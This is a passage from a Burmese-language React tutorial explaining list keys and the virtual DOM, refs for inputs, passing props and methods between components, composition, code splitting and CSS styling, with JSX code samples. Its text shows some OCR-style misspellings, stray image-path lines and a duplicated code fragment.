မျက်စီလည်ချင်စရာလေးမြိုလို ဒီစာပိုဒ်ကို နောက်တစ်ခါ ပြန်ဖတ်ပေးပါ။


`<button onClick="this.add">` လို ရေးလိုမရတာကိုလည်း သတိပြုပါ။ Quote အဖွင့်အပိတ်နဲ့ မရေးပါဘူး။ တွန်းကွင်း အဖွင့်အပိတ်နဲ့ ရေးပါတယ်။ ဒါလေးလည်းအရမ်းမှားတတ်ကြပါတယ်။ နောက်ထပ်

သတိပြုစရာက ရီးနိုး HTML မှာ Case Insensitive မှုလို့ onclick, onClick ကြိုက်သလို ရေးလို့ ရပါတယ်။ JSX မှာ မရပါဘူး။ onClick ပဲဖြစ်ရပါတယ်။

ဒီကုဒ်ကို စမ်းကြည့်တဲ့အခါ သတိထားကြည့်ပါ။ Button ကို နှိပ်လိုက်ရင် ဖော်ပြနေတဲ့ List ထဲမှာ Item အသစ်တိုးလာတာကို တွေ့ရပါလိမ့်မယ်။ ကျွန်ုတ်တို့ ရေးထားတဲ့ကုဒ်မှာ Item အသစ်တိုးပြီး List ကို ပြပေးလိုက်ပါဆိုတဲ့ကုန် မပါဝင်ပါဘူး။ state မှာ ပြောင်းလိုက်/တိုးလိုက်တဲ့ ကုဒ်ပဲပါပါတယ်။ state ပြောင်းသွားလို့ ပြောင်းသွားတဲ့ Data နဲ့အညီ React က အလိုအလျောက် ပြပေးသွားခြင်းပဲ ဖြစ်ပါတယ်။

Step 9 – key Property and Virtual DOM

အခုလက်ရှိရေးထားတဲ့ကုဒ်ကို Browser မှာစမ်းကြည့်တဲ့အခါ Console ကို ဖွင့်ကြည့်ပါ။ အခုလို Warning ကို တွေ့ရနိုင်ပါတယ်။



ဘာအမိပ္ပါယ်လည်းဆိုတော့၊ Array ကို Loop လုပ်ပြီး Component ကိုဖော်ပြတော့အခါ key Property ပါဝင်သင့်ပါတယ်လို့ ပြောထားတာပါ။ ဘာကြောင့်လဲဆိုတာကို ရှင်းပြနိုင်အတွက် Virtual DOM လိုခေါ်တဲ့ နည်းစနစ်အကြောင်း နည်းနည်းပြောဖို့လိုပါတယ်။

Item (၅) ခုပါတဲ့ List တစ်ခု ရှိတယ် ဆိုကြပါစို့။ အရင်တံ့ဌာ စနစ်တွေမှာ Item အသစ်တစ်ခု တိုးလိုက်တယ်ဆိုတာ တစ်ကယ်တော့ Item (၆) ခုပါတဲ့ List တစ်ခုနဲ့ နို့ Item (၅) ခုပါတဲ့ List ကို အစားထိုးပစ်လိုက်ကြတာပါ။ ဆိုလိုတာက တစ်ခုခုပြင်လိုက်ရင် ပြင်တဲ့နေရာတင် ပြောင်းတာ မဟုတ်ဘဲ Component UI တစ်ခုလုံး ပြောင်းသွားတဲ့သဘော ရှိပါတယ်။

Virtual DOM ရဲ့ အလုပ်လုပ်ပုံကတော့၊ Item (၅) ခုပါတဲ့ List ရဲ့ Browser ပေါ်မှာ ဖော်ပြတဲ့ DOM Tree နဲ့ ပုံစံတူ Object တစ်ခုထဲတိတေားလိုက်တယ်။ အသစ်တစ်ခုတိုးလိုက်လို့ ဖော်ပြပုံ ပြောင်းရတော့မယ်ဆိုရင် ပြောင်းရမယ့် DOM Tree နဲ့ ပုံစံတူ Object တစ်ခု ထပ်ထဲတိတယ်။ အဲဒီနှစ်ခု ဘယ်နေရာမှာ ဘာကွာလဲတိုက်စစ်တယ်။ ပြီးတော့မှ ကွာသွားတဲ့ နေရာလေးတွေပဲ ရွေးပြီးတော့ တစ်ကယ် Browser မှာ ပြင်ပေးလိုက်တဲ့စနစ် မျိုးပါ။ ဆိုလိုတာက လုပ်စရာရှိတဲ့အလုပ်တွေကို Browser ပေါ်မှာ တိုက်ရှိက် မလုပ်ဘဲ JavaScript မှာပဲ အလုပ်လုပ်လိုက်တာ ဖြစ်သွားလို့ ပိုမြန်သွားမှာ ဖြစ်ပါတယ်။ ဒီထက်ပိုရှင်းချင်ရင်တော့ အရင်ကသုံးခဲ့ကြတဲ့ Template System တွေအကြောင်းနဲ့ Browser DOM Rendering ရဲ့ နေးကျွေးပုံတိုကို ပြောရမှာပါ။ ထုံးစံအတိုင်း ဒီနေရာမှာ အဲဒီလောက် အကျယ်မချဲပါဘူး။ လိုရင်းကိုပဲ မှတ်ထားလိုက်ပါ။

`map()` နဲ့ Loop ပါတ်ပြီး ဖော်ပြထားတဲ့ ကုဒ်ကို ဒီလို ပြင်ပေးရမှာပါ။

JavaScript/JSX

```
<ul>
  {this.state.items.map(i => {
    return (
      <Item
        key={i.id}
        name={i.name}
        price={i.price}
      />
    )
  })
</ul>
```

ဒီနည်းနဲ့ `key` Property ပါဝင်သွားသလို သူရဲ့ တန်ဖိုးကလည်း Unique ဖြစ်သွားပါတယ်။ အဲဒီလို `key` Property သာမပါခဲ့ရင် React က Virtual DOM လုပ်ဆောင်ချက်ကို အသုံးပြုပေးနိုင်မှာ မဟုတ်ဘဲ တစ်ခုခု အပြောင်းအလဲရှိခဲ့ရင် Item အားလုံးကို အစအဆုံး တစ်ခေါက်ပြန်ဖော်ပြစွေမှာ ဖြစ်ပါတယ်။ ဒါ

ကြောင့် ဒါ key လေးထည့်လိုက်တာနဲ့ List တွေရဲ့ အလုပ်လုပ်ပုံ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Step 10 – Input

ဆက်လက်ပြီး React မှာ Input တွေ စီမံပုံအကြောင်းကို ပြောပါမယ်။ React ကိုအသုံးပြုတဲ့ အခါမှာ HTML Element တွေကို တိုက်ရိုက်စီမံခြင်း မပြုရပါဘူး။ ဒါပေမယ့် Input တွေကတော့ ခြင်းချက်နဲ့ လိုအပ်တဲ့အခါ တိုက်ရိုက်စီမံရပါတယ်။ ဒါလိုကိစ္စမျိုးအတွက် React မှာ ref လိုခေါ်တဲ့ နည်းပညာတစ်ခု ပါဝင်ပါတယ်။ ဒါကိုဒုံးကြောင်းကို သီးခြားအရင် လေ့လာကြည့်ပါ။

JavaScript/JSX

```
nameRef = React.createRef();
<input type="text" ref={this.nameRef} />
let name = this.nameRef.current.value;
```

ပထမတစ်ကြောင်းက React.createRef() ကိုအသုံးပြုပြီး nameRef ကို တည်ဆောက်ပါတယ်။ နောက်တစ်ကြောင်းမှာ <input /> Element ရဲ့ ref နေရာမှာ တည်ဆောက်ထားတဲ့ nameRef ကို ပေးလိုက်ပါတယ်။ <input> = nameRef လို့ ညွှန်းပေးလိုက်တဲ့ သဘောမျိုးပါ။ ဒါလိုညွှန်းပြီးပြီဆိုရင် nameRef ကို အသုံးပြုပြီး <input> ကို စီမံလိုရာသွားပါပြီ။ နောက်ဆုံးတစ်ကြောင်းက nameRef ကို အသုံးပြုပြီး <input> ရဲ့ value ကို ယူလိုက်တာပါ။ ဒါနည်းနဲ့ React မှာ Input တွေကို စီမံပါတယ်။ ရေးလက်စကုတ်မှာ ဒါနည်းကို အခုလို ထည့်သွင်း အသုံးပြုလိုက်ပါ။

JavaScript/JSX

```
class App extends React.Component {
  state = {
    items: [
      { id: 1, name: 'Apple', price: 0.99 },
      { id: 2, name: 'Orange', price: 0.89 },
    ]
  }

  nameRef = React.createRef();
  priceRef = React.createRef();

  add = () => {
    let id = this.state.items.length + 1;
    let name = this.nameRef.current.value;
    let price = this.priceRef.current.value;
```

```

        this.setState({
            items: [
                ...this.state.items,
                { id, name, price }
            ]
        });
    }

    render() {
        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    {this.state.items.map(i => {
                        return (
                            <Item id={i.id} name={i.name} price={i.price} />
                        )
                    })}
                </ul>
                <input type="text" ref={this.nameRef} /><br />
                <input type="text" ref={this.priceRef} /><br />
                <button onClick={this.add}>Add</button>
            </div>
        )
    }
}

```

render() ရဲ့ Return ပြန်ပေးတဲ့ JSX မှာ <input> Element နှစ်ခု ထည့်သွင်းပေးပြီး nameRef နဲ့ priceRef တိုကို အသုံးပြုထားပါတယ်။ ပြီးတဲ့အခါ add() Function မှာ အဲဒီ Input တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးကို ယူပြီး အသုံးပြုသွားခြင်းပဲ ဖြစ်ပါတယ်။

တော်တော်ပြည့်စုံနေပါပြီ။ React ရဲ့ အခြေခံသဘောသဘာဝတွေလည်း စုံသလောက် ရှိနေပါပြီ။ ကျွန်ုရီနေတဲ့ အကြောင်းအရာတွေကို နောက်တစ်ခန်း ခဲ့ပြီးတော့ ဆက်လေ့လာသွားကြရအောင်ပါ။

ဒီအခန်းမှာဖော်ပြခဲ့တဲ့ ကုဒ်တွေအပါအဝင် ဒီအပိုင်းမှာ နမူနာ ဖော်ပြထားတဲ့ ကုဒ်တွေအားလုံးကို အောက် ကလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- <https://github.com/eimg/react-book>

အခန်း (၅၅) – React Data Flow

ပြီးခဲ့တဲ့အခန်းမှာ props နဲ့ state အကြောင်း လေ့လာခဲ့ကြပါတယ်။ ဒီအကြောင်းအရာတွေနဲ့ ပက်သက်ရင် သတိပြုရမယ့် အရေးကြီးတဲ့ အချက် (၅) ချက် ရှိပါတယ်။ နည်းနည်း ခေါင်းရှုပ်စရာလေးတွေ မို့လို့ သေချာ ဂရုစိုက်ဖတ်ကြည့်ပေးပါ။ လိုအပ်ရင် နှစ်ခါသုံးခါ ပြန်ဖတ်ပါ။

- ၁။ props ဟာ Read-only ဖြစ်ပါတယ်။ Component တွေဟာ props Data တွေကို အသုံးပြုလို ရပါတယ်။ ပြင်လို့ ပြောင်းလို့မရပါဘူး။
- ၂။ state ကတော့ ပြင်လို့ ပြောင်းလို့ ရပါတယ်။ state Data ပြောင်းရင် Component ဖော်ပြုပုံ အလိုအလျောက် ပြောင်းလဲပုံကို လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။
- ၃။ Data ဟာ Parent to Child မြင့်ရာကနေ နိမ့်ရာကိုပဲ စီးဆင်းပါတယ်။ နိမ့်ရာကနေ မြင့်ရာကို ပြောင်းပြန်စီးဆင်းခြင်း မရှိပါဘူး။ ပြီးခဲ့တဲ့ နှမူနာအရဆိုရင် Parent Component ဖြစ်တဲ့ App က Data တွေကို props အဖြစ်နဲ့ Child Component ဖြစ်တဲ့ Item ကို ပေးလို့ ရပါတယ်။ ဒါပေမယ့် Item Component က App Component ကို Data တွေ ပြန်ပေးလို့ မရပါဘူး။
- ၄။ Data ဟာ အဆင့်ဆင့်ပဲ လက်ဆင့်ကမ်းပြီး သွားလို့ရပါတယ်။ အဆင့်ကျဉ်းလို့ မရပါဘူး။ ဥပမာ – App → List → Item ဆိုပြီး အဆင့်ဆင့် ရှိတယ်ဆိုရင် App က Item ကို အဆင့်ကျဉ်းပြီး Data ပေးလို့မရပါဘူး။ App က List ကို ပေးရပါတယ်။ List က လက်ဆင့်ကမ်း

ပြီးတော့ Item ကို ပေးလိုပဲရပါတယ်။ ဒီသဘောသဘာဝကို မကြာခင် လက်တွေ့စမ်းကြည့်ပါမယ်။ အဆင့်ကျော်ပြီး ရအောင်ပေးတဲ့ နည်းလည်း ရှိတော့ရှိပါတော့။ ဒါကိုတော့ နောက်တစ်ခန်းသပ်သပ်နဲ့ သီးခြား လေ့လာပါမယ်။

- ၅။ Child Component က Parent Component ရဲ့ Data ကို props Method တွေသုံးပြီး စီမံလို ရပါတယ်။ ဒါကိုတော့ အခုပဲ လက်တွေ့ကြည့်ကြပါမယ်။ ဆက်ကြည့်လိုက်ပါ။

props Methods

ပြီးခဲ့တဲ့နမူနာမှာ ရေးခဲ့တဲ့ ကုဒ်မှာ Input တွေ Button တွေကို သီးခြား Component အဖြစ် ခွဲထုတ်လိုက်ပါမယ်။ ဒီလို ရေးရမှာပါ။

JavaScript/JSX

```
class AddForm extends React.Component {
    nameRef = React.createRef();
    priceRef = React.createRef();

    render() {
        return (
            <div>
                <input type="text" ref={this.nameRef} /><br />
                <input type="text" ref={this.priceRef} /><br />
                <button onClick={this.add}>Add</button>
            </div>
        )
    }
}
```

App Component က ဒီအသစ်တည်ဆောက်လိုက်တဲ့ AddForm ကို ယူသုံးမှာပါ။ ပြဿနာက AddForm မှာပါတဲ့ <button> ရဲ့ onClick ကို သတိပြုကြည့်ပါ။ add() Method ကို အသုံးပြုထားပါတယ်။ သူမှာ add() Method မရှိပါဘူး။ မရှိလို ရေးလိုက်မယ်ဆိုရင်လည်း အဆင်မပြောသေးပါဘူး။ add() Method ဆိုတာ state → items မှာ Data အသစ် တိုးပေးရတာပါ။ သူမှာ state လည်း မရှိပါဘူး။ state → items အမှန်တကယ် ရှိနေတာက App Component မှာပါ။ သေချာစဉ်းစားကြည့်ပါ။ Child Component ဖြစ်တဲ့ AddForm က Parent Component ဖြစ်တဲ့ App ရဲ့ state ကို စီမံဖို့ လိုအပ်နေတာပါ။ ဒီပြဿနာကို ဖြေရှင်းလိုပါတယ်။ App Component ရဲ့ ကုဒ်ကို အခုလို ပြင်ပေးရမှာပါ။

JavaScript/JSX

```

class App extends React.Component {
    state = {
        items: [
            { id: 1, name: 'Apple', price: 0.99 },
            { id: 2, name: 'Orange', price: 0.89 },
        ]
    }

    add = (name, price) => {
        let id = this.state.items.length + 1;

        this.setState({
            items: [
                ...this.state.items,
                { id, name, price }
            ]
        });
    }

    render() {
        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    {this.state.items.map(i => {
                        return (
                            <Item
                                id={i.id}
                                name={i.name}
                                price={i.price}
                            />
                        )
                    })}
                </ul>
                <AddForm add={this.add} />
            </div>
        )
    }
}

```

ပထမဆုံး add() Method ကိုလေ့လာကြည့်ပါ။ Input စီမံတွဲကုဒ်တွေ မပါတော့ပါဘူး။ Parameter အနေနဲ့ name နဲ့ price တို့ကို လက်ခံပြီး အလုပ်လုပ်ထားပါတယ်။ နောက်ထပ် သတိပြုရမှာကတော့ <AddForm> ကို အသုံးပြုပိုပါ။ add Property အနေနဲ့ သူရဲ့ add() Method ကို ထည့်ပေးထားပါတယ်။ ဒါကြောင့် AddForm က App ရဲ့ add() Method ကို add props ကနေတစ်ဆင့် အသုံးပြုလို့ ရသွားပါပြီ။ AddFrom ရဲ့ ကုဒ် အပြည့်အစုံက ဒီလိုဖြစ်မှာပါ။

JavaScript/JSX

```

class AddForm extends React.Component {
    nameRef = React.createRef();
    priceRef = React.createRef();

    add = () => {
        let name = this.nameRef.current.value;
        let price = this.priceRef.current.value;

        this.props.add(name, price);
    }

    render() {
        return (
            <div>
                <input type="text" ref={this.nameRef} /><br />
                <input type="text" ref={this.priceRef} /><br />
                <button onClick={this.add}>Add</button>
            </div>
        )
    }
}

```

အခုတေသန AddForm မှာလည်း add() Method ရှိသွားပါပြီ။ သေချာဂရစ်ကြည့်ပါ။ သူက this.props.add() ကို သုံးထားတယ်ဆိုတာ တွေ့ရပါလိမ့်မယ်။ ပြည့်စုံပါပြီ။ ဒီအတိုင်းစမ်းကြည့်ရင် အလုပ်လုပ်ပါတယ်။ ဒီနည်းနဲ့ Parent Component က Method တွေကို props အနေနဲ့ Child Component ကို ပေးလို့ရပါတယ့်။ Child Component က လက်ခံရှိတဲ့ props Method ကနေတစ်ဆင့် Parent Component ရဲ့ state ကို လုမ်းစီမံလို့ ရသွားပါတယ်။

ဒီသဘောသဘာဝကို ကောင်းကောင်းနားလည်ပြီဆိုရင် React ကို အတော်လေး ပိုင်နိုင်သွားပြီလို့ ပြောလို့ ရှိနိုင်ပါတယ်။

props Waterfall

နောက်ထပ်လေ့လာမှာကတော့ ဟိုးအပေါ်က နံပါတ် (၄) မှာ ပြောထားတဲ့ props ရဲ့ အဆင့်လိုက် စီးဆင်း ပုံကို လေ့လာကြမှာပါ။ ပေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ အောက်ကနေအပေါ်ကို ပြောင်းပျိန်ကြည့်ပါ။

JavaScript/JSX

```
class Title extends React.Component {
    render() {
        return <h1>{this.props.name}</h1>;
    }
}

class Header extends React.Component {
    render() {
        return (
            <div>
                <Title name={this.props.name} />
            </div>
        )
    }
}

class App extends React.Component {
    render() {
        return (
            <div>
                <Header name="App Title" />
                ...
            </div>
        )
    }
}
```

Component (၃) ခုပါဝင်ပါတယ်။ App, Header နဲ့ Title တို့ပါ။ App က Header ကို အသုံးပြုပြီး Header က Title ကို အသုံးပြုထားလို့ သူတို့၏ ဆက်စပ်မှုက App → Header → Title ဖြစ်ပါတယ်။ Title မှာ အသုံးပြုရမယ့် name ကို App က တစ်ဆင့်ကျော်ပြီး Title ကို လုမ်းပေးလို့ မရတဲ့အတွက် App ကနေ Header ကို ပေးပါတယ်။ Header ကနေမှ Title ကို ပေးထားတာကို သတိပြုကြည့်ရမှာပဲ ဖြစ်ပါတယ်။

React Component မှာ props Data တွေဟာ အခုလို တစ်ဆင့်ချင်းစီသာ အဆင့်ဆင့် လက်ဆင်ကမ်းပြီး ပေးသွားရပါတယ်။ အဆင့်ကျော်လို့ မရပါဘူး။ အဆင့်ကျော်ချင်ရင် Context လို့ နည်းပညာမျိုးကို သုံးရပါတယ်။ ဒီအကြောင်ကိုတော့ သီးခြား အခန်းတစ်ခန်းနဲ့ ဖော်ပြပေးသွားမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၅၆) – React Composition and Code Splitting

Component Composition ဆိတာ Component တွက် လိုတဲ့နေရာက ခေါ်ယူ အသုံးပြုနိုင်ယုံသာမက ပေါင်းစပ်ပြီးတော့ပါ အသုံးပြုနိုင်တယ်ဆိုတဲ့ သဘောသဘာဝပါ။ ဒီကုဒ်ကို လေ့လာကြည့်ပါ။


JavaScript/JSX

```
class Toolbar extends React.Component {
    render() {
        return (
            <div style={{ background: 'cyan', padding: 10 }}>
                {this.props.children}
            </div>
        );
    }
}

class App extends React.Component {
    render() {
        return (
            <div>
                <Toolbar>
                    <h1>Hello React</h1>
                    <h2>Component composition</h2>
                </Toolbar>
            </div>
        )
    }
}
```

နမူနာမှာ Toolbar Component ကို App က ခေါ်သုံးထားပါတယ်။ ဒီအတိုင်းသုံးတာ မဟုတ်ပါဘူး။

Toolbar Component အတွင်းမှာ ရိုရမယ့် Element တွေကို ထည့်သွင်း သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ Toolbar Component ရေးထားပုံကို ဖြန့်လေ့လာပါ။ `props.children` လိုခေါ်တဲ့ အထူး တန်ဖိုးတစ်ခုကို အသုံးပြုပြီး ပေါင်းစပ်သုံးဖို့ ပေးလာတဲ့ Element တွေကို အသုံးပြု ဖော်ပြထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ရလဒ်က ဒီလိုဖြစ်မှာပါ -



ဒီနည်းနဲ့ React မှာ Component တွေကို ပေါင်းစပ် အသုံးပြနိုင်ပါတယ်။ လက်တွေပရောဂျက်တွေမှာ ကုဒ်တွေရဲ့ဖွဲ့စည်းပုံက ဒီလိုမျိုး ဖြစ်နိုင်ပါတယ်။

JavaScript/JSX

```
<Toolbar>
  <Logo image="/path/to/image" />
  <Title>
    <Heading>App Title</Heading>
    <SubHeading>App Tag Line</SubHeading>
  </Title>
  <Menu>
    <MenuItem value="Home" />
    <MenuItem value="Users" />
  </Menu>
</Toolbar>
```

Code Splitting

အခုန်မူနာတွေမှာ ကုဒ်အားလုံးကို App.js တစ်ဖိုင်ထဲမှာ အကုန်စုရေးထားတာပါ။ ဒီလိုအကုန်စုရေးမယ့် အစား လက်တွေ့မှာ Component တစ်ခုကို ဖိုင်တစ်ခုနဲ့ ခွဲရေးသင့်ပါတယ်။ ခွဲရေးပုံရေးနည်းက အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ ES6 Module ရေးထုံးကိုပဲ အသုံးပြုရမှာ ဖြစ်ပါတယ်။ ဥပမာ - Toolbar Component ကုဒ်တွေကို Toolbar.js ထဲမှာ အခုလို ရေးလိုရနိုင်ပါတယ်။

JavaScript/JSX

```
import React from 'react';

class Toolbar extends React.Component {
    render() {
        return (
            <div style={{ background: 'cyan', padding: 10 }}>
                {this.props.children}
            </div>
        );
    }
}

export default Toolbar;
```

နောက်ဆုံးမှာ Toolbar ကို Export လုပ်ပေးထားတာလေး မမေ့ပါနဲ့။ တခြား သတိပြုစရာတွေ အနေနဲ့ Component ရဲ့အမည်ကို Capital Case နဲ့ ပေးရတယ် ဆိုတဲ့ အချက်နဲ့ Component ဖိုင်အမည်ဟာ Component အမည်နဲ့ တူသင့်တယ် ဆိုတဲ့ အချက်ပါပဲ။ မတူလည်း ဘာမှတော့ မဖြစ်ပါဘူး။ ဒါပေမယ့် တူအောင်ပေးမှသာ Consistence ဖြစ်မှပါပဲ။ ဒီလို ဖိုင်ခွဲရေးထားတဲ့ Component ကို App.js မှာ အခုလို ခေါ်သုံးနိုင်ပါတယ်။

JavaScript/JSX

```
import React from 'react';
import Toolbar from './Toolbar';

class App extends React.Component {
    render() {
        return (
            <div>
                <Toolbar>
                    <h1>Hello React</h1>
                    <h2>Component composition</h2>
                </Toolbar>
            </div>
        );
    }
}

export default App;
```

```
        </Toolbar>
    </div>
)
}
}

export default App;
```

Toolbar ကို Import လုပ်ပြီး ဆက်သံးသွားယုံပါပဲ။ Import လုပ်တဲ့အခါ အမည်ကို တခြားအမည်နဲ့
ပြောင်းပေးမယ်ဆိုလည်း ရနိုင်ပါတယ်။ ဥပမာ -

JavaScript/JSX

```
import MyBar from './Toolbar';
```

ဒါဆိုရင် အသုံးပြုတဲ့အခါ <MyBar> လို့ သုံးပေးရမှာပါ။ ရတယ်လို့ပြောတာပါ၊ ကောင်းတာတော့ သူမူရင်း
Component အမည်အတိုင်း အသုံးပြုနိုင်ရင် အကောင်းဆုံးပါပဲ။

အခန်း (၅၇) – React Component Style

React Component တွေရဲ့ Style အတွက် နည်းပညာအမျိုးမျိုး ရှိပါတယ်။ CSS Module, CSS in JS, Styled Component စသဖြင့် ရှိကြပါတယ်။ CSS Module လုပ်ဆောင်ချက်ကတော့ ပရောဂျက်ထဲမှာ ပါဝင်ပြီးသားပါ။ ဥပမာ - Toolbar.css အမည်နဲ့ အခုလို ရေးထားတယ်ဆိုကြပါစိုး -

css

```
.toolbar {
    background: cyan;
    padding: 10;
}
```

ဒါ CSS ကုဒ်ဖိုင်ကို Module တစ်ခုလို သဘောထားပြီး ES6 Import နဲ့ Import လုပ်ယူလို ရပါတယ်။ Toolbar.js ရဲ့ကုဒ်က ဒီလိုဖြစ်သွားမှာပါ။

JavaScript/JSX

```
import React from 'react';
import './Toolbar.css';

class Toolbar extends React.Component {
    render() {
        return (
            <div className="toolbar">
                {this.props.children}
            </div>
        );
    }
}

export default Toolbar;
```

CSS ဖိုင်ကို တိုက်ရှိက် Import လုပ်ထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာကတော့ ရှိုးရှိုး HTML မှာလို Element Class အတွက် class Attribute ကိုတော့ သုံးလို့ မရပါဘူး။ className လို့ သုံးပေးရ ပါတယ်။ id နဲ့ တွေ့တွေး Attribute ကိုတော့ ရှိုးရှိုး HTML မှာလို့ပဲ သုံးလို့ရပါတယ်။

CSS in JS

CSS in JS နည်းပညာကလည်း ပရောဂျက်ထဲမှာ ပါပြီးသားပါပဲ။ ရေးနည်း (J) နည်းနဲ့ ရေးနှင့်ပါတယ်။ ပထမနည်းကတော့ Inline Style ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
render() {
    return (
        <div style={{ background: 'cyan', padding: 10 }}>
            {this.props.children}
        </div>
    );
}
```

style Attribute ကိုသုံးပြီးတော့ CSS Style တွေကို JSON အနေနဲ့ ပေးလိုက်တာပါ။ တွန်ကွင်း နှစ်ထပ်ဆိုတာသတိပြုပါ။ ပထမတွန်ကွင်းက JSX ကို JavaScript Expression ဖြစ်ကြောင်းသိစေပြီး ဒုတိယတွန်ကွင်းက JSON အတွက်ပါ။

CSS Style Code တွေ ရေးတဲ့အခါ ရှိုးရှိုး CSS ရေထုံးအတိုင်း ရေးယုံပါပဲ။ ခြင်းချက်တွေရှိပေမယ့် အများကြီးခေါင်းစားခံပြီး မှတ်မနေပါနဲ့မြှို့မြှို့။ သုံးခုမှတ်ထားရင် ရပါပြီ။ CSS Property တွေကို Camel Case နဲ့ ရေးရပါတယ်။ px Unit တွေ ထည့်ရေးစရာ မလိုပါဘူး။ JSON Format နဲ့ ရေးရတာဖြစ်လို့ Style Property တစ်ခုနဲ့တစ်ခုကို ရှိုးရှိုး CSS မှာလို Semi-colon နဲ့ မခြားဘဲ Comma နဲ့ ခြားပေးရတယ် ဆိုတဲ့အချက်တွေ မှတ်ထားရင် ရပါပြီ။ ဥပမာ ဒီလိုပါ -

JavaScript/JSX

```
render() {
    let parent = 200;
    let height = 150;
    return (
        <div style={{ marginBottom: parent - height,
                      border: '1px solid red' }}>
            {this.props.children}
        </div>
    );
}
```

CSS မှာ margin-bottom လိုက်ရေးပေမယ့် CSS in JS မှာ marginBottom လိုက်ရေးပါတယ်။ px Unit ထည့်စရာ မလိုတဲ့အတွက် လိုအပ်ရင် တန်ဖိုးတွေကို ပေါင်းနှုတ်မြှောက်စား လုပ်လိုရပါတယ်။ border အတွက်တော့ 1px solid red လို ပေးထားပါတယ်။ px Unit ထည့်ပေးထားပါတယ်။ ပေးလိုရပါတယ်။ Quote အဖွဲ့အဝိတ်ထဲမှာတော့ ဖြစ်ရပါတယ်။ CSS တွေ များလာတဲ့အခါ ပြင်ဆင်ထိမ်းသိမ်းရလွယ်အောင် ဒုတိယ ရေးနည်းအနေနဲ့ အခုလို ခွဲရေးထားသင့်ပါတယ်။

JavaScript/JSX

```
const styles = {
    toolbar: {
        marginBottom: 20,
        border: '1px solid red',
    }
}
```

ပြီးတော့မှ လိုတဲ့နေရာမှာ အခုလို ထည့်သုံးလိုက်တာ ပိုကောင်းပါတယ်။

JavaScript/JSX

```
render() {
    return (
        <div style={styles.toolbar}>
            {this.props.children}
        </div>
    );
}
```

style အတွက် တွန်ကွင်း နှစ်ထပ်မလိုတော့တာကို သတိပြုပါ။ တစ်ခုထက်ပိုတဲ့ Style သတ်မှတ်ချက် ကို Component မှာ တွဲသံဃးချင်လည်း ရပါတယ်။ ဥပမာ - Style က ဒီလိုသတ်မှတ်ထားတယ် ဆိုပါစို့။

JavaScript/JSX

```
const styles = {
